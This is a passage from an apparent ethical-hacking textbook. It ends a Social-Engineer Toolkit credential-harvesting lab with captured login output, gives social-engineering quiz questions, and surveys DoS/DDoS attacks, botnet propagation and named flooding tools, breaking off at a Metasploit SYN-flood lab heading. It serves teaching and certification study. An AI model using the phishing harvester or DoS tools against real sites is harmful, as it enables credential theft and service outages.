


Figure 9.15: Logging into the Cloned Website

Figure 9-15. Logging into the cloned website

14. Go back and check the Linux terminal.



Terminal
File Edit View Search Terminal Help
[*] Cloning the website: [redacted]
[*] This could take a little bit...
The best way to use this attack is if username and password form
fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
10.10.50.202 - [08/May/2018 02:35:35] "GET / HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
PARAM: __VIEWSTATE=/wEPDwULLTE3MDc5MjQzOTdkZPNeI7UtP3MUyvDKSIaIlkEbQgwSZlXI/ntus
cNMfdy7
PARAM: __VIEWSTATEGENERATOR=C2EE9ABB
PARAM: __EVENTVALIDATION=/wEdAAQizha2YkE5lBBUN8FUPxq6WMttrRuIi9aE3DBg1DcnOGGcPOO
2LAX9axRe6vMQj2F3f3AwSKugaKAa3qX7zRfqP6FEuh56Etqq7+ihR1jyy+u65LCLvniCwWt1XTdZm4Q
=
POSSIBLE USERNAME FIELD FOUND: txtusername=admin
POSSIBLE PASSWORD FIELD FOUND: txtpwd=Admin@123
POSSIBLE USERNAME FIELD FOUND: btnlogin=Login
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.

Figure 9-16: Extracted Credentials

Username admin and password Admin@ 123 has been extracted. The victim will observe a page redirect; he/she will be redirected to a legitimate site where they can attempt to log in again and browse the site.

Note: Phishing attacks are the most common social engineering attack. What is more, attackers use emails, sms, instant messaging, and social media to trick users to perform certain tasks.

Practice Questions

1. A Phishing Attack is performed over: A. Messages
B. Phone calls
C. Emails
D. File Sharing

2. Basic Purpose of Social Engineering Attacks are
A. Stealing information from humans
B. Stealing information from Network Devices
C. Stealing information from compromised Social Networking site D. Compromising social accounts

3. Which of the following is not a type of Human-based Social Engineering? A. Impersonation
B. Reverse Social Engineering
C. Piggybacking & Tailgating
D. Phishing

4. Attack performed by a disgruntled employee of an organization is called: A. Insiders Attack
B. Internal Attack
C. Vulnerability
D. Loophole

5. To defend against phishing attack, the necessary step to take is: A. Spam Filtering
B. Traffic Monitoring

C. Email Tracking
D. Education & Training

6. The technique of passing restricted area of an unauthorized person with an authorized person is called:
A. Tailgating
B. Piggybacking
C. Impersonation
D. Shoulder surfing

7. The technique of passing restricted area of an unauthorized person by following an authorized person is called:
A. Tailgating
B. Piggybacking
C. Impersonation
D. Shoulder Surfing

Chapter 10: Denial-of-Service (DoS)

Technology Brief

This chapter focuses on explaining Denial-of-Service (DoS) and Distributed Denial-ofService (DDOS) attacks. This chapter includes an explanation of different DoS and DDoS attacks, attacking techniques, the concept of Botnets, attacking tools, and countermeasures and strategies used for defending against these attacks.

DoS/DDoS Concepts

A Denial-of-Service (DoS) attack on a system or network results in either denial of service or services, a reduction in functions and operation of that system, prevention of legitimate users accessing the resources. In short, a DoS attack on a service or network makes it unavailable for legitimate users. The technique for performing a DoS attack is to generate huge traffic to the target system requesting a specific service. This unexpected amount of traffic overloads the system's capacity and either results in system crash or unavailability.




Figure 10-01: Denial-of-Service Attack

Common symptoms of DoS attacks are:
• Slow performance
• Increase in spam emails
• Unavailability of a resource
• Loss of access to a website
• Disconnection of a wireless or wired internet connection • Denial of access to any internet service

Distributed Denial-of-Service (DDoS)

DDos is similar to Denial-of-Service in that an attacker generates fake traffic. In a Distributed DoS attack, multiple compromised systems are involved in attacking a target to cause denial of service. Botnets are used for carrying out a DDoS attack.

How do Distributed Denial-of-Service Attacks Work?

Usually, establishing a connection consists of a few steps in which a user sends a request to a server to authenticate it. The server returns with authentication approval and the user acknowledges that approval. Then, the connection is established and allowed onto the server.

During a denial-of-service attack process, an attacker sends several authentication requests to the server. These requests have fake return addresses meaning the server is unable to find a user in order to send authentication approval. The server typically waits more than a minute before closing the session. By continuously sending requests, the attacker causes a number of open connections on the server, resulting in the denial of service.

DoS/DDoS Attack Techniques

Volumetric Attacks

Volumetric Attacks focus on overloading bandwidth consumption capabilities. These volumetric attacks are carried out with the intention of slowing down the performance and degrading the service. Typically, these attacks consume hundreds of Gbps of bandwidth.

Fragmentation Attacks

DoS Fragmentation Attacks fragment the IP datagram into multiple smaller size packets. These fragmented packets require reassembling at the destination, requiring the router's resources. Fragmentation attacks are of the following two types:

1. UDP and ICMP Fragmentation Attacks
2. TCP Fragmentation Attacks

TCP-State-Exhaustion Attacks

TCP State-Exhaustion Attacks focus on web servers, firewalls, load balancers, and other infrastructure components to disrupt connections by consuming the connection state tables. A TCP State-Exhaustion attack results in exhausting the finite number of concurrent connections the target device can support. The most common stateexhaustion attack is ping of death.

Application Layer Attacks

An Application Layer DDoS Attack is also called a layer 7 DDoS attack. An application level DoS attack focuses on the application layer of the OSI model for its malicious intention. An application layer DDoS attack includes a HTTP flood attack in which a victim's server is attacked by botnets flooding it with HTTP requests.

Bandwidth Attacks

Bandwidth Attack requires multiple sources to generate a request to overload the target. A DoS attack using a single machine is not capable of generating enough requests to overwhelm the service. The distributed DoS attack is a very effective technique for flooding requests toward a target.




Figure 10-02: Before a DDoS Bandwidth Attack

Zombies are compromised systems controlled by a master computer (attacker). Controlling zombies through a handler enables initiating a DDoS attack. Botnets, defined later in this chapter, are also used to perform DDoS attacks by flooding ICMP Echo packets into a network. The goal of a bandwidth attack is to consume the bandwidth completely, leaving no bandwidth for legitimate users.

Figure 10-03: After a DDoS Bandwidth Attack
By comparing Figures 10-02 and 10-03, you will understand how a Distributed-Denialof-Service attack works, and how it can deny

legitimate traffic access to the bandwidth.

Service Request Floods

A Service Request Flood is a DoS attack in which an attacker floods requests to a server, such as an application server or web server, until the entire service is overloaded. When a legitimate user attempts to initiate a connection, it will be denied because the TCP connections limit on the server has already been exceeded (with fake TCP requests generated by an attacker to consume all resources to the point of exhaustion).

SYN Attack/Flooding

SYN Attacks or SYN Flooding exploit the three-way handshake. The attacker floods SYN requests to the target server with the intention of tying up the system. This SYN request has a fake source IP address that cannot be used to find the victim. The victim waits for acknowledgment from the IP address, but there will be no response, as the source address of the incoming SYN request is fake. This waiting period ties up a connection "listen to queue" to the system because the system will not receive an ACK. An incomplete connection can be tied up for about 75 seconds.

Figure 10-04: SYN Flooding

ICMP Flood Attack

An Internet Control Message Protocol (ICMP) Flood Attack is another type of DoS attack that uses ICMP requests. ICMP is a supporting protocol used by network devices to send operational information, error messages, and indications. These requests and their responses consume the resources of the network device. Thus, flooding ICMP requests without waiting for responses overwhelms the resources of the device.

Peer-to-Peer Attacks

A Peer-to-Peer DDoS Attack exploits bugs in peer-to-peer servers or peering technology by using the Direct Connect (DC++) protocol to

execute a DDoS attack. Most peer-topeer networks are on the DC++ client. Each DC++ based network client is listed in a network hub. Peer-to-peer networks are deployed among a large number of hosts. One or more malicious hosts in a peer-to-peer network can perform the DDoS attack. DoS or DDoS attacks may have different levels of influence, based on various peer-to-peer network topologies. By exploiting the huge amount of distributed hosts, an attacker can easily launch a DDoS attack against the target.

Permanent Denial-of-Service Attack

A Permanent Denial-of-Service Attack is the DoS attack that, instead of focusing on denial of services, focuses on hardware sabotage. Hardware affected by a PDoS attack is damaged to an extent requiring replacement or reinstalling of hardware. PDoS is performed by a method known as Phlashing, which causes irreversible damage to the hardware, or Bricking a system by sending fraudulent hardware updates. Once a victim accidentally executes this malicious code, it exploits the system creating irreversible damage.

Application Level Flood Attacks

Application Level Attacks focus on the layer 7 of OSI model. These attacks target the application server or application running on a client computer. An attacker finds faults and flaws in an application or Operating System and exploits the vulnerabilities to bypass the access control—gaining complete control over the application, system, or network.

Distributed Reflection Denial-of-Service (DRDoS)

A Distributed Reflection Denial-of-Service Attack is the type of DoS attack in which intermediary and secondary victims are involved in launching a DoS attack. An attacker sends requests to the intermediary victim, which redirects traffic toward the secondary victim. The secondary victim redirects the traffic toward the target. Involvement of intermediary and secondary victims is for spoofing the attack.

Botnets

Botnets are used for continuously performing a task. These malicious botnets gain access to a system using malicious script and codes. This alerts the master computer when the botnets start controlling the system. Through this master computer, an attacker can control the system and issue requests to attempt a DoS attack.

Botnet Setup

The Botnet is typically set up by installing a bot on a victim using Trojan Horse. Trojan Horse carries a bot as a payload, which is forwarded to the victim by phishing or redirecting to either a malicious website or a compromised genuine website. Once this malicious payload is executed, the device gets infected and comes under the control of Bot Command and Control (C&C). C&C controls all the infected devices through Handler. Handler establishes a connection between the infected device and C&S and waits for instructions to direct these zombies to attack on the primary target.

Figure 10-05: Typical Botnet Setup

Scanning Vulnerable Machines

There are several techniques used for scanning vulnerable machines including Random, Hit-list, Topological, Subnet, and Permutation Scanning. A brief description of these scanning methods is given below:

Scanning Method

Random Scanning Technique

Hit-List
Scanning Technique

Topological Scanning
Technique

Description

An infected machine probes IP addresses randomly from an IP pool and scans for vulnerabilities. If it finds a vulnerable machine, it breaks and infects it with malicious script. The random scanning technique spreads the infection very quickly; it can compromise a large number of hosts

The attacker first collects information about a large number of potentially vulnerable machines to create a Hit-list. Using this technique, an attacker finds a vulnerable machine and infects it. Once a machine is infected, the list is divided into two by assigning half to the newly compromised system. The scanning process in the hit-list scanning runs simultaneously. This technique is used to ensure the spread and installation of malicious code in a short period of time

Topological Scanning gathers information such as URLs from an infected system to find another vulnerable target. The initially compromised machine searches a URL from disk and scans for vulnerability. As these URLs are valid (taken from the disk), the accuracy of this technique is extremely good Subnet
Scanning
Technique

Permutation Scanning
Technique This technique is used to attempt scanning behind a firewall where the compromised host is scanning for vulnerable targets in its own local network. This technique is used for forming an army of zombies in a short span of time

Permutation scanning uses a pseudorandom permutation. In this technique, infected machines share the pseudorandom permutation of IP addresses. If scanning detects an infected system by either hit-list scanning or any other method, it continues scanning from the next IP in the list. If scanning detects an already infected system by permutation list, it starts scanning from a random point in the permutation list

Table 10-01: Scanning Methods for Finding Vulnerable Machines

Propagation of Malicious Code

There are three most commonly used malicious code propagation methods. They are as follows:

1. Central Source Propagation
2. Back-Chaining Propagation
3. Autonomous Propagation

Central Source Propagation

Central Source propagation requires a central source from where the copy of the attack toolkit is transmitted to a system that has been recently compromised. When an attacker exploits a vulnerable machine, this opens the connection on the infected system for a file transfer request. Then, the toolkit is copied from the central source and automatically installed on the compromised system. This toolkit is used for initiating further attacks. File transferring mechanisms that are usually used for transferring a malicious code (toolkit) are HTTP, FTP, or RPC.




Figure 10-06: Central Source Propagation

Back-Chaining Propagation

Back-Chaining Propagation requires an attack toolkit to be installed on the attacker's machine. When an attacker exploits the vulnerable machine, a connection on the infected system is opened to accept the file transfer request. Then, the toolkit is copied from the attacker's

machine. Once the toolkit is installed on the infected system, it will search for other vulnerable systems and the process continues.




Figure 10-07: Back-Channing Propagation

Autonomous Propagation

In the process of autonomous propagation, an attacker exploits and sends a malicious code to the vulnerable system. Once the code is copied, or a malicious toolkit is installed, it searches for other vulnerable systems. Unlike Central Source Propagation, it does not require any central source or planting of a toolkit on the attacker's own system.

Figure 10-08: Autonomous Propagation

Botnet Trojan

- Blackshades NET
- Cythosia Botnet and Andromeda Bot
- PlugBot

DoS/DDoS Attack Tools

Pandora DDoS Bot Toolkit

The Pandora DDoS Toolkit was developed by a Russian called Sokol, who also developed the Dirt Jumper Toolkit. The Pandora DDoS Toolkit can generate five types of attacks, including infrastructure and

application layer attacks, namely:
1. HTTP Min
2. HTTP Download 3. HTTP Combo 4. Socket Connect 5. Max Flood

Other DDoS Attack Tools

- Derail
- HOIC
- DoS HTTP
- BanglaDos

DoS and DDoS Attack Tools for Mobile

- AnDOSid
- Low Orbit Ion Cannon (LOIC)

Lab 10- 1: SYN Flooding Attack Using Metasploit

